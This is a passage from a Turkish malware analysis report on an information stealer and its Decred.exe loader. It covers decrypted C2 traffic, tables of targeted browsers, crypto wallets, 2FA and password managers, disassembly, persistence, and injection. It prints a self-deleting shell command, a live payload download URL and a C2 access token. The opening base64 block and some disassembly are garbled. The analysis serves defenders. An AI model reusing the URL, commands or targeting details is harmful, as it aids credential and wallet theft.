nbG1zaAoVn5pdGKtFN0YXR1cykKCS0GTGFwZG9wOjBQUXTRQoJLSB5dW5uak5nIFBhdG6IEFM6XVZjZXIzXEFKbWlu
XEFwCERhdGctG69jYXucGVVtcfXzdw53dWtVbmdzLmV4ZQoJLSB0UfU6IEludG9vSIEuVncmJGUHJvY2VzcyBjb3VudD0gODQKUHJvY2VzcyB
HdlbGwCgktIEHVcmV0ZiAYcgktIFRocmVhZm96IDgKCS0G0KFN0iAXh1BHqgoJLSBEaXNwbG95IFJlZ295dXRPb246IA
0CU1vbm10b3JpG0oJCQIEZXZpY2UgtTmFtZTogFwuxERJU1BHQVkcGk3CURldm1jZSBTdHJpbmc6IE5MSURJQSB4ZU
vcml1IFJlUWCAZMDYwIFR3Cgk3CVJlZ295dXRPb246ID05MjB4MTA4MAoJCQlDb2ZvcmciBEZXBoaDogMzIygm10cyBwZXI
cg14ZmKCS0R1BVOgoJCS10VkiESUEGR2V6b3JjZSB5VfGgYzA2KCBUSQ0KUHJvY2VzcyBjb3VudD0gODQKUHJvY2VzcyB
yBMAxN0O1AKCVtEXN0ZW0gUHJvY2VzcyB0gWzBdCg1TeXN0ZW0gWzRdCg1SZWdpC3RyeSB0bTJdCg1zbXNzLmV4ZSB0Mz


Şekil 35- Sunucuya Gönderilen JSON Verisi

Sunucuya gönderilen şifreli metinler **Base64 + RC4** algoritması ile çözümlendiğinde elde edilen JSON formatı aşağıdaki gibidir:

```
{
  "access_token": "3f85d52f6c495ac9c9729ea53d1aba2459711d69d15f9cc6816df5b5f866f81ed119c491",
  "data": {
    "filename": "c3lzdGVtX2luZm8udHh0",
    "type": "upload_file",
    "part_index": 0,
    "total_parts": 1
  }
}
```

22

- **access_token:** Zararlı yazılımın sunucuya bağlanabilmesi için gerekli olan erişim anahtarıdır.
- **data:** Base64 ile şifrelenmiş çalınan bilgilerin bulunduğu veri bloğudur.
- **filename:** Sunucuya gönderilen ve Base64 ile şifrelenmiş dosya adıdır.
- **type:** Gerçekleştirilen işlemin upload_file (dosya yükleme) işlemi olduğunu belirtir.
- **part_index ve total_parts:** Büyük dosyaların parçalara bölünerek gönderilmesini desteklemek için kullanılan dosya parçalama yapısıdır.



Şekil 36- Çözümlenmiş Dosya İsmi

Sunucuya gönderilen JSON verisindeki **Base64** ile şifrelenmiş filename alanı çözümlendiğinde dosya adının **system_info.txt** olduğu bulunmuştur.

Google Chrome	Chromium	Google Chrome Canary	Amigo
Torch	Vivaldi	Comodo Dragon	EpicPrivacyBrowser
CocCoc	Brave	Cent Browser	7Star
Chedot Browser	Microsoft Edge	360 Browser	QQ Browser
CryptoTab	Opera Stable	Mozilla Firefox	Pale Moon
Quark Browser	UC Browser	Sogou Browser	Maxthon Browser
Perplexity Comet	Opera GX	Sigma AI	

Tablo 6- Hedef Alınan Tarayıcılar

MetaMask	TronLink	Binance Wallet	Yoroi
Coinbase Wallet extension	Auro Wallet(Mina Protocol)	Jaxx Liberty	iWallet
MEW CX	GuildWallet	Ronin Wallet	NeoLine
CLV Wallet	Liquidity Wallet	Terra Station Wallet	Keplr
Sollet	Guarda	Polymesh Wallet	ICONex
Coin98 Wallet	EVER Wallet	KardiaChain Wallet	Rabby
Phantom	Brave Wallet	Oxygen	Pali Wallet
BOLT X	XDEFI Wallet	Nami	Maia DeFi Wallet
Keeper Wallet	Solflare Wallet	Cyano Wallet	KHC
TezBox	Temple	Goby	Byone
OneKey	DAppPlay	SteemKeychain	Braavos Wallet
Enkrypt	OKX Wallet	Sender Wallet	Hashpack
Eternl	Pontem Aptos Wallet	Petra Aptos Wallet	Martian Aptos Wallet

Finnie	Leap Terra Wallet	Opera Wallet	Trust Wallet
Rise - Aptos Wallet	Rainbow Wallet	Nightly Wallet	Ecto Wallet
Coinhub	MultiversX DeFi Wallet	Frontier Wallet	SafePal
SubWallet - Polkadot Wallet	Fluvi Wallet	Glass Wallet - Sui Wallet	Compass Wallet for Sei
Xverse Wallet	Morphis Wallet	HAVAHA Wallet	Elli - Sui Wallet
Venom Wallet	Pulse Wallet Chromium	Magic Eden Wallet	Backpack Wallet
Tonkeeper Wallet	OpenMask Wallet	SafePal Wallet	Bitget Wallet
TON Wallet	MyTonWallet	Uniswap Extension	Stock Up: DeFi, NFT and Web3 Extension
Pelagus	Portal DEX	Pallad	Allet
Cardano Priority Wallet	Velgasm	Lite Wallet	CraftCoin Wallet
Pirichain Wallet	Mavryk Wallet	Creta Wallet	LuckyStar - LuckyCoin Wallet
Velas	Reliable Wallet	TapCoin	Laso Finance

Tablo 7- Hedeflenen Kripto Cüzdan Eklentileri

Authenticator	Authy	EOS Authenticator	GAuth Authenticator
---------------	-------	-------------------	---------------------

Tablo 8- Hedeflenen Kimlik Doğrulama (2FA) Eklentileri

Trezor Password Manager	Bitwarden	KeePassXC	Dashlane
NordPass	Keeper	RoboForm	LastPass
BrowserPass	MYKI	Splikity	CommonKey
Zoho Vault			

Tablo 9- Hedeflenen Şifre Yönetim Eklentileri

0044F0F3	53	push ebx	ebx:"files"
0044F0F4	8BCE	mov ecx,esi	ecx:"j5PLwk9", esi:"j5PLwk9"
0044F0F6	E8 C603FCFF	call macaque.40F4C1	

Şekil 39- Dosya Bilgileri

Zararlı yazılım kritik dosyaların bilgilerini de çalmaktadır.

Bitcoin Core	Dogecoin	Raven Core	Daedalus Mainnet
Blockstream Green	Wasabi Wallet	Ethereum	Electrum
ElectrumLTC	Ledger Live	Exodus	Electron Cash
MultiDoge	Jaxx Desktop	Atomic	Binance
Coinomi	Chia Wallet	Komodo Wallet	Guarda Desktop
Litecoin Core	Dash Core	Armory Wallet	Trezor Suite
AtomicDEX	BitPay	Copay	StakeCube
GreenAddress	MEW Desktop	MyEtherWallet	NOW Wallet
Cake Wallet	Blockstream	Electron Cash	

Tablo 10- Hedef Alınan Masaüstü Kripto Cüzdan Uygulamaları

Telegram	Discord
----------	---------


Tablo 11- Hedef Alınan İletişim Uygulamaları

Azure CLI / Config	AWS Credentials	Azure Identity Service	
--------------------	-----------------	------------------------	--

Tablo 12- Hedeflenen Bulut Bilgileri


Simple Sticky Notes	Microsoft Sticky Notes
---------------------	------------------------

Tablo 13- Hedeflenen Not Uygulamaları



Şekil 40- Sunucuya Gönderilen Şifreli Metin

Wireshark ile alınan paket kaydında, zararlı yazılımın C2 sunucusuna HTTP üzerinden gönderdiği ve içeriği şifreli veri görülmektedir.



Şekil 41- Sunucuya Gönderilen Verinin Data Bloğu

Zararlı yazılım, çaldığı binary veri tabanlarını çalınan şifreleme anahtarları (master key) ile birlikte **Base64** ile kodlayarak C2 sunucusuna **SQLite3** formatında yollamaktadır.

00451CBE	FF15 9B754900	CALL DWORD PTR DS:[<ShellExecuteExA>]
00451CBF	56	PUSH ESI
00451CC0	8085 A4FBFFFF	LEA EAX,DWORD PTR SS:[EBP-45C]
00451CC1	53	PUSH EBX
00451CC2	50	PUSH EAX
00451CC3	E8 44B6FCFF	CALL MACQUE.41D310
00451CC4	57	PUSH EDI
00451CC5	8085 10FCFFFF	LEA EAX,DWORD PTR SS:[EBP-3F0]
00451CC6	53	PUSH EBX
00451CC7	50	PUSH EAX
00451CC8	E8 36B6FCFF	CALL MACQUE.41D310
00451CC9	83C4 18	ADD ESP,18
00451CCA	8990 08FCFFFF	MOV DWORD PTR SS:[EBP-3F8],EBX
00451CCB	83B0 0CFCFFFF 0F	CMP DWORD PTR SS:[EBP-3F4],F
00451CCC	8085 F8BFFFFF	LEA EAX,DWORD PTR SS:[EBP-408]
00451CCD	0F4785 F8BFFFFF	CMOV EAX,DWORD PTR SS:[EBP-408]
00451CCE	53	PUSH EBX
00451CCF	8B18	MOV BYTE PTR DS:[EAX],BL
00451CD0	FF15 8C754900	CALL DWORD PTR DS:[<ExitProcess>]
00451CD1	8080 F8BFFFFF	LEA EAX,DWORD PTR SS:[EBP-408]
00451CD2	E8 CC02FBFF	CALL MACQUE.401FD7


```

[ebp-408]:"/c timeout /t 5 & del /f /q %c:\\Users\\ \\Desktop\\Mac
[ebp-408]:"/c timeout /t 5 & del /f /q %c:\\Users\\ \\Desktop\\Mac
[ebp-408]:"/c timeout /t 5 & del /f /q %c:\\Users\\Liam\\Desktop\\Mac

```


Şekil 42- Kendini Silme İşlemi

Zararlı yazılım, veri çalma işlemini bitirdikten sonra **ShellExecuteExA** API çağrısıyla **c / timeout /t 5 & del /f /q <exe yolu>** komutunu çalıştırarak 5 saniyelik gecikme sonucunda kendini silmektedir.




Şekil 43- Sunucuya Gönderilen Sinyal

Zararlı yazılım, bilgi çalma işlemi bittiğinde C2 sunucusuna sinyal göndermektedir.



Şekil 44- Sunucuya Gönderilen Loader İndirme İsteği

Daha sonra, sunucuya loader indirme isteği gönderilmektedir.



Şekil 45- Sunucudan Loader indirme isteğine Gelen Yanıt

Zararlı yazılım, [/https://dcdivas.com/wp-includes/Text/Diff/Engine/Decred.exe](https://dcdivas.com/wp-includes/Text/Diff/Engine/Decred.exe) adresinden indirilmektedir.

- **csidl:0** → İndirilen dosyanın kaydedileceği yeri belirten hedef klasör kodudur.
- **run_as_admin:0** → İndirilen uygulamanın yönetici yetkisi istemeden çalıştırılacağını belirtir.

Decred.exe Analizi

Adı	Decred.exe
MD5	a7b2e65ec3aed0ff8de3788dd56c6432
SHA256	f82d272a52c56f65d66ac665f3074639b93b61c094d27c75e0c77b9baffe896f
Dosya Türü	PE64/EXE

Statik Analiz

PE64		
Operation system: Windows(Vista)[AMD64, 64-bit, GUI]	S	?
(Heur)Language: ASMx64	S	?
Sign tool: Windows Authenticode(2.0)[PKCS #7]	S	?
(Heur)Protection: Generic[Custom DOS + No IAT]	S	?
(Heur)Packer: Compressed or packed data[Section 2 (".data") compressed]	S	?
Overlay: Binary[Offset=0x000b0a00,Size=0x2700]		
Certificate: WinAuth(2.0)[PKCS #7]	S	?


Şekil 46- DIE Çıktısı

DIE analizi sonucunda dosyanın 64-bit bir PE olduğu, Windows Authenticode ile dijital olarak imzalanmış görüldüğü ve yüksek entropili, sıkıştırılmış bir "overlay" içerdiği tespit edilmiştir.

PE64	Sections	00000000	000b3100	100
7.15965				packed(89%)
Entropy	Bytes			
Regions				
Offset	Size	Entropy	Status	Name
Filter	Filter	Filter	Filter	Filter
000000000000...	000000000000...	1.65523	not packed	PE Header
000000000000...	000000000000...	5.63552	not packed	Section(0) ['.text']
000000000000...	000000000000...	5.34288	not packed	Section(1) ['.xdata']
000000000000...	000000000000...	7.82995	packed	Section(2) ['.data']
000000000000...	000000000000...	2.93025	not packed	Section(3) ['.pdata']
000000000000...	000000000000...	4.13436	not packed	Section(4) ['.idata']
000000000000...	000000000000...	6.35898	not packed	Section(5) ['.rszrc']
000000000000...	000000000000...	5.41811	not packed	Section(6) ['.reloc']
000000000000...	000000000000...	7.57012	packed	Overlay

Şekil 47- Entropi Değeri

Yürütülebilir dosyanın %89 oranında paketlenmiş olduğu görülmektedir. Genel dosya entropisi: **7,15965'tür**. Bu değer 8'e çok yakın olduğu için dosya yüksek oranda paketlenmiştir.



Şekil 48- Start Fonksiyonu

Zararlı yazılımın **start** fonksiyonu statik olarak incelendiğinde ilk aşamada analiz edilen **sunwukongs.exe** ile yüksek oranda benzerlik gösterdiği tespit edilmiştir. Aynı anti-analiz ve hedef kitle filtreleme rutinlerinin kullanılması her iki dosyanın da aynı paketleyici mimarisinden veya ortak bir obfuscation aracından geçirildiğine dair güçlü göstergeler sunmaktadır.

Dinamik Analiz



Şekil 49- AppData Dizinine Klasör Oluşturma

Zararlı yazılım, **CreateDirectoryW** API çağrısı ile **AppData** dizinine “4avxj-naeie-pl0” klasörünü oluşturmaktadır. Oluşturulan klasör adı her seferinde farklı olmaktadır.

00007FF741697015	FF95 68080000	call qword ptr ss:[rbp+868]	rbp+868]:CopyFileW
00007FF741697018	85C0	test eax, eax	
00007FF74169701D	74 68	je decred.7FF74169708A	
00007FF74169701F	48:8D85 60080000	lea rax, qword ptr ss:[rbp+860]	
00007FF741697026	48:89D0 60080000	mov qword ptr ss:[rbp+860], rax	
00007FF74169702D	41:B9 02000000	mov r9d, 2	
00007FF741697033	48:894424 20	mov qword ptr ss:[rsp+20], rax	
00007FF741697038	45:33C0	xor r8d, r8d	
00007FF74169703B	48:8D15 CE200000	lea rdx, qword ptr ds:[7FF741699110]	rdx:L"C:\\Users\\[roaming]
00007FF741697042	48:C7C1 01000080	mov rcx, FFFFFFFF80000001	rcx:L"C:\\Users\\[Desktop\\Decred.exe] 0eWwfjJD.exe

Şekil 50- Kendini Oluşturulan Dizine Kopyalama

Zararlı yazılım, oluşturulan dizine **CopyFileW** API çağrısıyla kendini **0eWwfjJD.exe** isminde kaydetmektedir.

00007FF741697038	48:8D15 CE200000	lea rdx, qword ptr ds:[7FF741699110]	rdx:L"0eWwfjJD"; 00007FF741699110:L"Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00007FF741697042	48:C7C1 01000080	mov rcx, FFFFFFFF80000001	P14:RegOpenKeyExW
00007FF741697049	41:FD66	call r14	
00007FF74169704C	85C0	test eax, eax	
00007FF74169704E	75 3A	jne decred.7FF74169708A	
00007FF741697050	48:88D0 60080000	mov rcx, qword ptr ss:[rbp+860]	
00007FF741697057	8D047D 02000000	lea eax, qword ptr ds:[rdi*2+2]	
00007FF74169705E	894424 28	mov dword ptr ss:[rsp+28], eax	
00007FF741697062	48:8D15 8F200000	lea rdx, qword ptr ds:[7FF7416990F8]	rdx:L"0eWwfjJD"; 00007FF7416990F8:L"0eWwfjJD"
00007FF741697069	48:8D85 D0010000	lea rax, qword ptr ss:[rbp+100]	
00007FF741697070	41:B9 01000000	mov r9d, 1	
00007FF741697075	45:33C0	xor r8d, r8d	

Şekil 51- Kayıt Defterine Kaydetme

Zararlı yazılım, kalıcılık (Persistence) sağlamak amacıyla ve **AppData** dizinine kopyaladığı kopyasını başlangıçta çalışacak şekilde kayıt defterine kaydetmektedir.

00007FF741697A7A	BA 00900300	mov edx, 39000	rcx:NtFreeVirtualMemory+14, rbx:"Mzx"
00007FF741697A7F	48:88C8	mov rcx, rbx	
00007FF741697A87	E8 19E4FFFF	call decred.7FF741697A80	rcx:NtFreeVirtualMemory+14, rbx:"Mzx"
00007FF741697A8A	48:88C8	mov rcx, rbx	
00007FF741697A8F	E8 21000000	call decred.7FF741697A80	
00007FF741697A94	3302	xor edx, edx	
00007FF741697A97	41:B9 02000000	mov r9d, 2	

rcx=ntdll.00007FFAA96D3C4	
rbx=0000237EDDE0000 "Mzx"	
.text:00007FF741697A87 decred.exe:527A87 #26E87	

Address	Hex	ASCII
00000237EDDE0000	4D 5A 78 00 01 00 00 00 04 00 00 00 00 00 00 00	Mzx.....
00000237EDDE0010	00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
00000237EDDE0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000237EDDE0030	00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00	8.....
00000237EDDE0040	0E 1F BA 0E 00 84 09 CD 21 88 01 4C CD 21 54 68 ..	...I.LIth
00000237EDDE0050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6F ..	is program canno
00000237EDDE0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000237EDDE0070	6D 6F 64 65 2E 24 00 00 50 45 00 00 64 86 08 00	mode...PE...d...
00000237EDDE0080	FF D1 AA 19 00 00 00 00 00 00 00 00 F0 00 22 00	yM.....D..
00000237EDDE0090	08 02 0E 00 00 2E 02 00 00 00 00 00 5E 01 00 00	A.....
00000237EDDE00A0	18 05 02 00 00 10 00 00 00 00 00 00 40 01 00 00	@.....
00000237EDDE00B0	00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00	
00000237EDDE00C0	06 00 00 00 00 00 00 00 F0 03 00 00 04 00 00 00	D.....
00000237EDDE00D0	00 00 00 00 02 00 60 81 00 00 00 01 00 00 00 00	
00000237EDDE00E0	00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00	
00000237EDDE00F0	00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00	
00000237EDDE0100	00 00 00 00 00 00 00 00 88 20 02 00 8F 00 00 00	


Şekil 52- Ayırdığı Alana Payload Enjekte Etme

